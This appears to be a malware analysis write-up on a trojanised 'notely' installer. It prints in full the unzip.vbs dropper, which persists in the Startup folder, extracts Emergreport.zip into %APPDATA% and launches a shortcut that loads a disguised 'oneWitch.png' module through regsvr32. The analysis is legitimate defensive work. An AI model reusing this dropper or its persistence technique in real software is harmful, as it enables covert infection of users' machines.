
Opening this file, we can see it contains VBS Script inside.

The first thing that may draw our attention is a subroutine named "ExtractFilesFromZip".

This subroutine takes two interesting parameters: "pathToZipFile" and "dirToExtractFiles".

As we remember, in the basic static analysis phase, we found a suspicious file named "Emergreport.zip"- so this might be another indicator for us to the relationship between this script and zipped file.


We can also find another interesting line : "CreateObject", that calls "Shell.Application" probably in order to manipulate some files and folders.



unzip.vbs
C: > Users > Malianalis > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup > unzip.vbs

```
Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)

    Dim fso
    Set fso = CreateObject("Scripting.FileSystemObject")

    pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
    dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)

    If (Not fso.FileExists(pathToZipFile)) Then
        Exit Sub
    End If

    If Not fso.FolderExists(dirToExtractFiles) Then
        Exit Sub
    End If

    dim sa
    set sa = CreateObject("Shell.Application")

    Dim zip
    Set zip = sa.NameSpace(pathToZipFile)

    Dim d
    Set d = sa.NameSpace(dirToExtractFiles)

    d.CopyHere zip.items, 20

    Do Until zip.Items.Count <= d.Items.Count
        Wscript.Sleep(200)
    Loop

End Sub

Dim objWShell
Set objWShell = WScript.CreateObject("WScript.Shell")
Dim appData
appData = objWShell.expandEnvironmentStrings("%APPDATA%")

ExtractFilesFromZip appData + "\Emergreport.zip", appData

objWShell.Run("""%APPDATA%\Emergreport""")

```


Moving on the bottom of this script, we can see there is a related connection between "Emergreport.zip" to the %APPDATA% directory and a specific guidance to extract the files from the zipped file, using "WScript.Shell" - a tool for launching windows shell in order to execute the script commands.



```
End Sub

Dim objWShell
Set objWShell = WScript.CreateObject("WScript.Shell")
Dim appData
appData = objWShell.expandEnvironmentStrings("%APPDATA%")

ExtractFilesFromZip appData + "\Emergreport.zip", appData

objWShell.Run("""%APPDATA%\Emergreport""")

Set objShell = Nothing
```


Since %APPDATA& is mentioned in the script a few times, I searched there the file named

"Emergreport.zip" and gladly found it at: Appdata\Roaming.




Name	Date modified	Type	Size
Adobe	2/6/2024 12:02 PM	File folder	
Code	2/29/2024 11:12 AM	File folder	
Microsoft	3/16/2024 11:26 AM	File folder	
Notepad++	2/10/2024 12:06 AM	File folder	
Visual Studio Setup	2/9/2024 11:55 PM	File folder	
Wireshark	2/13/2024 11:12 AM	File folder	
Emergreport.zip	7/2/2022 6:00 PM	Compressed (zipp...	1 KB

The "ExtractFilesFromZip" subroutine that we mentioned earlier, gives us a clue that in this zipped file there might be other content. so, I entered the file itself to see what sits inside of it. there, I found "Emergreport.ink", a shortcut file that contains the same name as the zipped file.


Extract
C:\Users\Malianalis\AppData\Roaming\Emergreport.zip
File
Home
Share
View
Compressed Folder Tools
This PC > Local Disk (C:) > Users > Malianalis > AppData > Roaming > Emergreport.zip
Search Emergreport.zip
Quick access
Desktop

Name	Type	Compressed size	Password ...	Size	Ratio	Date modified
Emergreport	Shortcut	1 KB	No	4 KB	74%	7/2/2022 12:37 PM

Last file I came across with is the "Shortcut to notely.exe", that has been created also after the notely installation has been finished. This shortcut sits right on the Desktop folder and its appearance seems suspicious in comparison to his parent file – notely.exe.




Shortcut to notely.exe
C:\Users\Malianalis\Desktop
Type: Shortcut
Date modified: 3/16/2024 6:49 AM
Size: 3.05 KB

notely.exe
C:\Program Files (x86)\NoCapSoftware\notely-setup...
Type: Application
Date modified: 7/2/2022 6:51 PM
Size: 670 KB

So, to summarize – 5 files has been found by now: "notely.exe", "unzip.vbs", "Emergreport.zip", "Emergreport.ink" and "Shortcut to notely.exe"- all together came up after the installation of "notely" has been done.

Since we found out that "unzip.vbs" is a script file, the next reasonable step would be to run it and examine its actions.


But before doing so, let's see how AppData/Roaming directory looks like before running this script file:



Name	Date modified	Type	Size
Adobe	2/6/2024 12:02 PM	File folder	
Code	2/29/2024 11:12 AM	File folder	
Microsoft	3/16/2024 11:26 AM	File folder	
Notepad++	2/10/2024 12:06 AM	File folder	
Visual Studio Setup	2/9/2024 11:55 PM	File folder	
Wireshark	2/13/2024 11:12 AM	File folder	
Emergreport.zip	7/2/2022 6:00 PM	Compressed (zipp...	1 KB

As we can see, only the "Emergreport.zip" appears in here.

Now let's run the .vbs script that sits in the "Startup" directory and see what happens:



C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Name	Date modified	Type	Size
desktop.ini	2/6/2024 12:02 PM	Configuration sett...	1 KB
unzip.vbs	7/2/2022 6:50 PM	VBScript Script File	1 KB


RegSvr32

The module "C:\Users\Malianalis\AppData\Roaming\OneWitch.png" may not be compatible with the version of Windows that you're running. Check if the module is compatible with an x86 (32-bit) or x64 (64-bit) version of regsvr32.exe.

As we can see. An error message popped up saying our module named "oneWitch.png" may be not compatible with our windows version. while it seems that this information is useless, we did get other important information through this pop-up message:

1. We got a suspicious file name that we weren't aware of by now. ("oneWitch.png")
2. We got a specific path to be examined and check closely "C:\Users\Malianalis\AppData\Roaming\OneWitch.png"

Moving on to the mentioned path, we found our new file – "oneWitch.png", along with an extracted file named "Emergreport"- what looks like a file extraction of the zipped file, since the same file is sitting inside this zipped file.



This PC › Local Disk (C:) › Users › Malianalis › AppData › Roaming ›

Name	Date modified	Type	Size
Adobe	2/6/2024 12:02 PM	File folder	
Code	3/28/2024 3:13 AM	File folder	
Microsoft	3/26/2024 9:56 AM	File folder	
Notepad++	2/10/2024 12:06 AM	File folder	
rizin	3/28/2024 1:52 AM	File folder	
Visual Studio Setup	2/9/2024 11:55 PM	File folder	
Wireshark	2/13/2024 11:12 AM	File folder	
Emergreport	7/2/2022 12:37 PM	Shortcut	4 KB
Emergreport.zip	7/2/2022 6:00 PM	Compressed (zipp...	1 KB
oneWitch.png	3/26/2024 10:13 AM	PNG image	5 KB

Finally, we can assume those are the results of our script execution.


These files weren't there before, so it might be part of the script procedures.

Yet, in order to validate our assumptions, we need to examine these findings in other tools as well-.for that- we'll move forward now to our next step of analysis, using Process Montior and Wireshark as the tools to examine those actions closely.


Advanced Analysis

This is now the time to explore the background processes that has been happening while we executed the installation file and ran the script. using Process monitor, we can track those indicators that we found earlier. so the first thing I did is to search in "msiexec.exe" process the "CreateFile" operation since we know 5 files were created upon "notely" MSI installation.

(I added the unzip.vbs file in this example, but more indicators have been found and it will be added in the appendix section)



```
8:21:0...  msiexec.exe  5124  CreateFile  C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
```



